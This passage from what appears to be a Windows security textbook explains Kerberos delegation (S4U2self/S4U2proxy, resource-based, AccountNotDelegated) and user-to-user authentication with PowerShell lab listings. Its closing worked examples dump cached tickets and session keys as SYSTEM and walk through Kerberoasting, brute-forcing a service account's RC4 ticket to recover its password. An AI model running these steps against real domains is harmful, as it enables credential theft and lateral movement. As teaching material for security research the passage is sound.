The user first makes a request to the HTTP service and provides authentication credentials ❶. The credentials don't have to be related to the Kerberos credentials we want to use, and the authentication protocol used can be anything, such as basic HTTP authentication. The HTTP service maps the authenticated user to a domain account, then makes a request to the TGS for a service ticket for itself with that domain account's information ❷.

The TGS gathers all of the target user's details (like their group memberships), puts them into the PAC, and sends the service ticket back to the service. Because the ticket is for the service itself, the LSA can decrypt the ticket, extract the PAC, and generate a `Token` object.

This process might seem dangerous. After all, it lets you request a service ticket out of thin air without requiring any authentication of the user. Believe it or not, this is really how `S4U2self` works; however, bear in mind

that the token generated is only useful for the local system. The LSA can already synthesize a token containing any groups it likes and use it locally, so this doesn't change the security properties of the system.

Unlike with a synthesized local token, though, the LSA has a copy of the S4U2self service ticket. If the service's account is configured for delegation, it can use S4U2proxy with the S4U2self service ticket to request a service ticket for a permitted service ③. It can then package this new service ticket in an AP-REQ and use it to authenticate to the database service ④.

You can configure S4U2self to be permitted to transition to S4U2proxy by setting the list of permitted SPNs in `msDS-AllowedToDelegateTo` and setting the user account control flag `TrustedToAuthForDelegation` to `True`. You saw how to modify the permitted SPNs in [Listing 14-21](#). You can set the `TrustedToAuthForDelegation` flag using the following command:

```
PS> Set-ADAccountControl -Identity alice -TrustedToAuthForDelegation $true
```

To query the status of the flag, use `Get-ADUser` or `Get-ADComputer`, as shown in [Listing 14-23](#).

```
PS> Get-ADUser -Identity alice -Properties TrustedToAuthForDelegation |
Select-Object -Property TrustedToAuthForDelegation
TrustedToAuthForDelegation
-----
True
```

Listing 14-23: Querying the `TrustedToAuthForDelegation` flag

You'll note we do not check whether we can request the initial S4U2self ticket. As mentioned earlier, this is only an issue for the local system's security. Without S4U2proxy configured, the computer can't use the credentials in a network request. In fact, any user on Windows can request an S4U token using `LsaLogonUser` or via the `Get-NtToken` command, even if not connected to an enterprise network.

[Listing 14-24](#) shows that we're currently running as the *alice* user. Let's try requesting a token for another user.

```
PS> Show-NtTokenEffective
MINERAL\alice

① PS> $token = Get-NtToken -S4U -User bob -Domain MINERAL
PS> Format-NtToken $token
② MINERAL\bob

PS> Format-NtToken $token -Information
TOKEN INFORMATION
-----
Type           : Impersonation
③ Imp Level    : Identification
--snip--
```

Listing 14-24: Requesting an S4U2self token as a normal user

Here, we use `Get-NtToken` with the `s4u` parameter to request a token for the *bob* user ❶. Notice we don't need to specify a password. We can confirm that the token is really for *bob* by formatting it ❷.

This design would have a massive local security hole if the LSA didn't restrict the token to Identification level, which prevents a normal user from being able to use the token to access secured resources ❸. The only way to get an Impersonation-level token is to have `SetTcbPrivilege` enabled, which only the local *SYSTEM* account has by default. Thus, it's typical to configure `TrustedToAuthForDelegation` on the computer account used by the *SYSTEM* account, so it can impersonate the S4U2self token at the Impersonation level, then get the LSA to query for the S4U2proxy ticket.

Resource-Based Delegation

The final constrained delegation type, resource-based delegation, was introduced in Windows Server 2012. It doesn't change the underlying delegation process outlined previously; instead, it changes the condition under which a forwardable ticket gets issued for a service. Rather than basing this decision only on the account requesting the delegated ticket, it also considers the target SPN being requested.

The `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute on a user or computer object controls resource-based delegation. This attribute is a security descriptor that contains an ACE for every account the user can delegate to. You can set it using the `Set-ADUser` or `Set-ADComputer` PowerShell command by specifying distinguished names of the users or computers to the `PrincipalsAllowedToDelegateToAccount` parameter. In [Listing 14-25](#), we add the *GRAPHITE* computer account to the list of accounts to which the *alice* user can delegate.

```
PS> Set-ADUser -Identity alice
-PrincipalsAllowedToDelegateToAccount (Get-ADComputer GRAPHITE)
PS> Get-ADUser -Identity alice -Properties
PrincipalsAllowedToDelegateToAccount |
Select-Object PrincipalsAllowedToDelegateToAccount
PrincipalsAllowedToDelegateToAccount
-----
❶ {CN=GRAPHITE,CN=Computers,DC=mineral,DC=com}
PS> $name = "msDS-AllowedToActOnBehalfOfOtherIdentity"
PS> (Get-ADUser -Identity alice -Properties $name)[$name] |
ConvertTo-NtSecurityDescriptor | Format-NtSecurityDescriptor -Summary
<Owner> : BUILTIN\Administrators
<DACL>
❷ MINERAL\GRAPHITE$: (Allowed)(None)(Full Access)
```

Listing 14-25: Setting resource-based delegation on a user account

This allows the *GRAPHITE* computer account to request a service ticket for one of the *alice* user's SPNs. The `Get-ADUser` command exposes the full distinguished name of the target account ❶, but if we extract the security

descriptor from the attribute and format it, we see the `MINERAL|GRAPHITE$` SID in an ACE in the formatted DACL ❶.

When transitioning from `S4U2self` to `S4U2proxy`, the client principal doesn't need to have the `TrustedToAuthForDelegation` flag set. As a mechanism of control, the domain controller provides two group SIDs that indicate the source of the token. [Table 14-2](#) shows these two SIDs.

Table 14-2: SIDs for Asserted Identities

Name	SID	Description
Authentication authority as-asserted identity	S-1-18-1	Token generated through authentication
Service asserted identity	S-1-18-2	Token generated through an S4U mechanism

The first SID indicates that the `Token` object was generated by providing authentication credentials to the KDC. The second SID is assigned for `S4U2self` or `S4U2proxy` tokens. A security descriptor can use these SIDs to limit access to a service configured for resource delegation to either Kerberos-only delegation, which gets the first SID, or authentication protocol transition delegation, which gets the second.

Delegation is a dangerous feature if misconfigured, and it's easy to misconfigure. This seems especially true for transitioning from `S4U2self` to `S4U2proxy` through constrained delegation, through which a service could impersonate any user in the domain, including privileged users. To reduce the danger of this occurring, the system can set the `AccountNotDelegated` UAC flag to `True` on an account to block it from being used in a delegation scenario. In the GUI, this flag is called "Account is sensitive and cannot be delegated." You can set it on the domain controller using a domain administrator account by running the following PowerShell command:

```
PS> Set-ADUser -Identity alice -AccountNotDelegated $true
```

In [Listing 14-26](#), we look at what this flag changes to prevent delegation.

```
❶ PS> Get-ADUser -Identity alice -Properties AccountNotDelegated |
Select-Object AccountNotDelegated
AccountNotDelegated
-----
True

PS> $client = New-LsaClientContext -CredHandle $credout -Target
"HTTP/graphite"
PS> Unprotect-LsaAuthToken -Token $client.Token -Key $key |
Format-LsaAuthToken
<KerberosV5 KRB_AP_REQ>
Options      : MutualAuthRequired
<Ticket>
Ticket Version : 5
```

```

Server Name      : SRV_INST - HTTP/graphite
Realm           : MINERAL.LOCAL
❷ Flags         : Renewable, PreAuthent, EncPAREp
--snip--

```

Listing 14-26: Inspecting ticket flags for an account with AccountNotDelegated set

First, we confirm that the *alice* user has the `AccountNotDelegated` flag set to `True` ❶. We then request a service ticket for this user. By decrypting it, we can see that the `Forwardable` flag is no longer present ❷. As explained earlier, the TGS will refuse to issue a new service ticket based on an existing service ticket if the `Forwardable` flag is not set. This effectively blocks delegation automatically. Note that if the `Forwardable` flag is set and you've just changed the value of the `AccountNotDelegated` flag, I'd recommend logging out, then logging back in as the user to ensure the user has no tickets cached.

Until now, we've needed an SPN configured for a user or computer in order for the KDC to select the correct shared encryption key. An alternative authentication mode is also available that allows users to authenticate to each other without an SPN. Let's finish the chapter by discussing how we can use Kerberos without configuring an SPN for a user.

User-to-User Kerberos Authentication

The NTLM protocol can perform network authentication between unprivileged users, but because a Kerberos account needs a mapped SPN in order to grant a ticket, it shouldn't normally be able to do this. To enable authentication between unprivileged users, Windows Kerberos includes a feature called *User-to-User (U2U) authentication*. **Figure 14-11** shows the basic operations of U2U authentication.




Figure 14-11: User-to-user authentication with Kerberos

In this figure, *alice* wants to authenticate to a service running under *bob's* account. However, *bob* doesn't have an SPN registered, so when *alice* makes a service ticket request ❶, it will fail, as the KDC doesn't know the target SPN. But because the requested service name is in UPN format

(that is, `bob@mineral.local`), the LSA assumes that the user wants U2U authentication and instead generates a TGT-REQ message. It sends the TGT-REQ message to the service running under *bob*'s account ❷.

The service accepts the TGT-REQ token, and the LSA packages *bob*'s cached TGT into a TGT-REP message to send back to the client ❸. (Note that the LSA simply takes the caller's cached TGT; it doesn't seem to pay any attention to the UPN in the TGT-REQ. Therefore, the TGT returned might not be for the user requested, which will be important in the next step.)

Upon receipt of the TGT-REP, the LSA can package the TGT for *alice* and the TGT for *bob* into a TGS-REQ, then request a service ticket for `bob@mineral.local` ❹. The TGS can then decrypt the TGTs, verify that the extra TGT is for the requested user account, and generate a service ticket encrypted with the TGT session key for *bob*. If the extra TGT is not for *bob*, perhaps because the service was not running under *bob*'s account, the request will fail.

Assuming the request succeeds, the client's LSASS can package up the service ticket into an AP-REQ message to send to the service and complete the authentication ❺. Let's run a test to see U2U authentication in operation ([Listing 14-27](#)).

```
PS> $credout = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Outbound
❶ PS> $client = New-LsaClientContext -CredHandle $credout -Target
bob@mineral.local
PS> Format-LsaAuthToken -Token $client.Token
❷ <KerberosV5 KRB_TGT_REQ>
Principal: bob@mineral.local
```

Listing 14-27: Initializing the U2U authentication client

First, we initialize the U2U client authentication context; note this should be running as the *alice* user. You should be familiar with most of this code by now; the only important difference is specifying `bob@mineral.local` as the target SPN ❶. When we format the authentication token, we see a TGT-REQ message containing the desired principal ❷. We now need the server authentication context to continue the authentication process ([Listing 14-28](#)).

```
PS> $credin = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Inbound
-ReadCredential
UserName: bob
Domain: MINERAL
Password: *****

PS> $server = New-LsaServerContext -CredHandle $credin
PS> Update-LsaServerContext -Server $server -Client $client
PS> Format-LsaAuthToken -Token $server.Token
❶ <KerberosV5 KRB_TGT_REP>
Ticket Version : 5
Server Name : SRV_INST - krbtgt/MINERAL.LOCAL
Realm : MINERAL.LOCAL
```

```

Encryption Type : AES256_CTS_HMAC_SHA1_96
Key Version      : 2
Cipher Text      :
00000000: 98 84 C6 F4 B3 92 66 A7 50 6E 9B C2 AF 48 70 09
00000010: 76 E9 75 E8 D6 DE FF A5 A2 E9 6F 10 A9 1E 43 FE
--snip--

```

Listing 14-28: Creating the server authentication context and getting the TGT-REP

We first create the credentials handle and read the credentials for *bob* from the shell. It's necessary to specify credentials for *bob* because otherwise the server authentication would use *alice*'s TGT, which would fail when creating the service ticket for the *bob@mineral.local* SPN. With the credentials handle, we can create the server authentication context.

By formatting the returned authentication token, we can see it's a TGT-REP with the TGT ticket ❶. We don't know the *krbtgt* user's password, so we can't decrypt it, meaning there's no way of knowing whether the ticket is for *bob* or not. In [Listing 14-29](#), we update the client authentication context with the TGT-REP message and print the new authentication token.

```

PS> Update-LsaClientContext -Client $client -Server $server
PS> Format-LsaAuthToken -Token $client.Token
❶ <KerberosV5 KRB_AP_REQ>
❷ Options          : UseSessionKey
<Ticket>
Ticket Version    : 5
❸ Server Name      : PRINCIPAL - bob
Realm             : MINERAL.LOCAL
Encryption Type   : AES256_CTS_HMAC_SHA1_96
Cipher Text       :
00000000: 26 3B A8 9D DA 13 74 9F DC 47 16 83 0C AB 4F FF
00000010: 75 A3 45 E4 16 6F D1 E9 DA FA 71 E2 26 DE 42 8C
--snip--

```

Listing 14-29: Continuing the U2U authentication

We can see that we now have our AP-REQ message to send to the server ❶. It contains a ticket encrypted with *bob*'s session key ❷, and the target principal is *bob@mineral.local* ❸. In [Listing 14-30](#), we're back on the server side.

```

❶ PS> Update-LsaServerContext -Server $server -Client $client
PS> Use-NtObject($token = Get-LsaAccessToken $server) {
    Get-NtLogonSession $token | Format-Table
}
LogonId          UserName          LogonType SessionId
-----
❷ 00000000-005CD2EF MINERAL\alice Network 0

```

Listing 14-30: Completing U2U authentication

We complete the authentication ❶ and query the `Token` object, which indicates a successful logon for *alice* ❷.

Worked Examples

Let's walk through some worked examples to demonstrate how you can use the various commands in this chapter to help with security research or systems analysis.

Querying the Kerberos Ticket Cache

The LSA maintains a cache of tickets requested using Kerberos for each logon session. You can query the current user's ticket cache using the `Get-KerberosTicket` command, as shown in [Listing 14-31](#).

```
❶ PS> Get-KerberosTicket | Select-Object ServiceName, EndTime
ServiceName                                     EndTime
-----
❷ SRV_INST - krbtgt/MINERAL.LOCAL                3/19 6:12:15 AM
SRV_INST - LDAP/PRIMARYDC.mineral.local/mineral.local 3/19 6:12:15 AM

❸ PS> Get-KerberosTicket | Select-Object -First 1 | Format-KerberosTicket
Ticket Version : 5
Server Name    : SRV_INST - krbtgt/MINERAL.LOCAL
Realm         : MINERAL.LOCAL
Encryption Type : AES256_CTS_HMAC_SHA1_96
Key Version    : 2
Cipher Text    :
00000000: 10 F5 39 C5 E1 6D BB 59 E0 CF 04 61 F6 2D CF E2
00000010: 94 B3 88 46 DB 69 88 FF F4 F2 8B 52 AD 48 20 9C
00000020: 2D AE A4 02 4B 9E 75 F3 D0 05 23 63 70 31 E4 88
00000030: 4F 3E DD E7 23 DE 4B 7A 0D A9 47 62 90 6E 24 65
--snip--
```

Listing 14-31: Querying the Kerberos ticket cache

First, we query for the tickets ❶, selecting the fields `ServiceName` (the ticket's SPN) and `EndTime` (the expiration time for the ticket, at which point it must be renewed). The first ticket in the cache is the user's TGT, used for requesting service tickets ❷. In this example, we also have a service ticket for the LDAP directory server.

We can view a cached Kerberos ticket using the `Format-KerberosTicket` command ❸, but the ticket is still encrypted, and as we probably don't know the target service's shared key we won't be able to decrypt it. In theory, we could send the ticket to the destination service to authenticate to it directly. However, we don't have the extracted session key needed to encrypt the authentication data in a valid AP-REQ either, so we'll need to call the SSPI to generate the AP-REQ based on the cached ticket.

If you have `SeTcbPrivilege` enabled, however, each ticket cache entry should contain the session key. [Listing 14-32](#) shows how to query for all tickets for all local logon sessions and extract the cached session key.

```

PS> $sess = Get-NtLogonSession
PS> $tickets = Invoke-NtToken -System {Get-KerberosTicket -LogonSession $sess}
PS> $tickets | Select-Object ServiceName, {Format-HexDump $_.SessionKey.Key}
ServiceName                                     Format-HexDump $_.SessionKey.Key
-----
SRV_INST - krbtgt/MINERAL.LOCAL EE 3D D2 F7 6F 5F 7E 06 B6 E2 4E 6C C6 36 59 64
--snip--

```

Listing 14-32: Extracting all tickets and session keys

We start by getting the list of logon sessions that can be passed to `Get-KerberosTicket`. We need to have `SeTcbPrivilege` enabled to query for the tickets of any logon session except the caller's, so we impersonate the `SYSTEM` user while querying the cache.

Impersonating `SYSTEM` also allows us to get the session key. We can format the key as hex along with the SPN of the cached ticket. With both the ticket and the session key, we can implement our own authentication request to the service.

Simple Kerberoasting

One potential reason to interact with the ticket cache is to get a ticket for Kerberoasting, an attack described in the “Silver Tickets and Kerberoasting” box on page 465. However, you don't need to query the cache for this attack, as you can find all the information you need using the SSPI APIs. Let's walk through a simple example so that you can understand how the Kerberoasting process works. First, in [Listing 14-33](#), we query for all user accounts with configured SPNs.

```

PS> Get-ADUser -Filter {
    ObjectClass -eq 'user'
} -Properties ServicePrincipalName |
Where-Object ServicePrincipalName -ne $null |
Select SamAccountName, ServicePrincipalName
SamAccountName ServicePrincipalName
-----
krbtgt          {kadmin/changepw}
alice           {HTTP/graphite}
sqlserver       {MSSQL/topaz.mineral.local}

```

Listing 14-33: Checking for users with configured SPNs

We see the `krbtgt` user, and that `alice` still has the `HTTP/graphite` SPN we configured earlier in the chapter. We also see an account for a SQL server that has the SPN `MSSQL/topaz.mineral.local`.

We don't want to pick `krbtgt` as a target, as this account will have a complex password that will be difficult to brute-force (any computer account with an SPN configured also has an automatically configured complex password). We'll try to brute-force the password for the `sqlserver` user. First we need to make a request for its SPN and receive the ticket ([Listing 14-34](#)).

```

PS> $creds = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Outbound
PS> $client = New-LsaClientContext -CredHandle $creds
           -Target "MSSQL/topaz.mineral.local"
PS> Format-LsaAuthToken $client
<KerberosV5 KRB_AP_REQ>
Options           : None
<Ticket>
Ticket Version    : 5
Server Name       : SRV_INST - MSSQL/topaz.mineral.local
Realm             : MINERAL.LOCAL
Encryption Type   : ARCFour_HMAC_MD5
Key Version       : 2
Cipher Text       :
00000000: F3 23 A8 DB C3 64 BE 58 48 7A 4D E1 20 50 E7 B9
00000010: CB CA 17 59 A3 5C 0E 1D 6D 56 F9 B5 5C F5 EE 11
--snip--

```

Listing 14-34: Getting a service ticket for the sqlserver user

Now that we have the ticket, we can generate a key based on a list of passwords. We can then try to decrypt the ticket with each key until we find a key that works, as illustrated in [Listing 14-35](#).

```

PS> $pws = "ABC!!!!", "SQLRUS", "DBPassw0rd"
PS> foreach($pwd in $pws) {
    $key = Get-KerberosKey -Password $pwd -KeyType ARCFour_HMAC_MD5
    -NameType SRV_INST -Principal "MSSQL/topaz.mineral.local@mineral.local"
    $dec_token = Unprotect-LsaAuthToken -Key $key -Token $client.Token
    ❶ if ($dec_token.Ticket.Decrypted) {
        Write-Host "Decrypted ticket with password: $pwd"
        break
    }
}
Decrypted ticket with password: DBPassw0rd

```

Listing 14-35: Decrypting the ticket with a set of passwords

We can check if the ticket was decrypted by querying its `Decrypted` property ❶. If it was decrypted, we then print the password to the console. In this case, we find that the password for the `sqlserver` user is `DBPassw0rd`—probably not the most secure option! Note that this example script isn't very efficient or fast. It's made easier by the ticket being encrypted with the RC4 encryption algorithm; you could apply the same technique to AES, but the brute-forcing attempt will take longer, as AES key derivation is more complex.

For better performance, you're better off using another tool, such as Rubeus (<https://github.com/GhostPack/Rubeus>), originally developed by Will Schroeder at SpecterOps. This tool can get the ticket and use it to generate a hash that you can feed to a fast password-cracking tool such as John the Ripper (<https://www.openwall.com/john/>).

Wrapping Up

This chapter contained an in-depth discussion of Kerberos, the protocol used for Windows domain authentication since Windows 2000. We examined the key distribution center implemented on the Windows domain controller, which holds the list of keys associated with all users and computers on a network, and saw how Kerberos uses these keys (typically derived from the account password) to authenticate tickets, which can then authenticate to services on the network.

To support complex authentication scenarios, Kerberos allows for the delegation of credentials. We discussed this topic at length, including both constrained and unconstrained delegation as well as the associated Service for User mechanisms. We finished the chapter with a description of user-to-user authentication, which allows for two users to authenticate to each other without needing to register an SPN with the domain.

The next (and final) chapter will describe some additional network authentication protocols as well as going into more depth on how the SSPI APIs are used.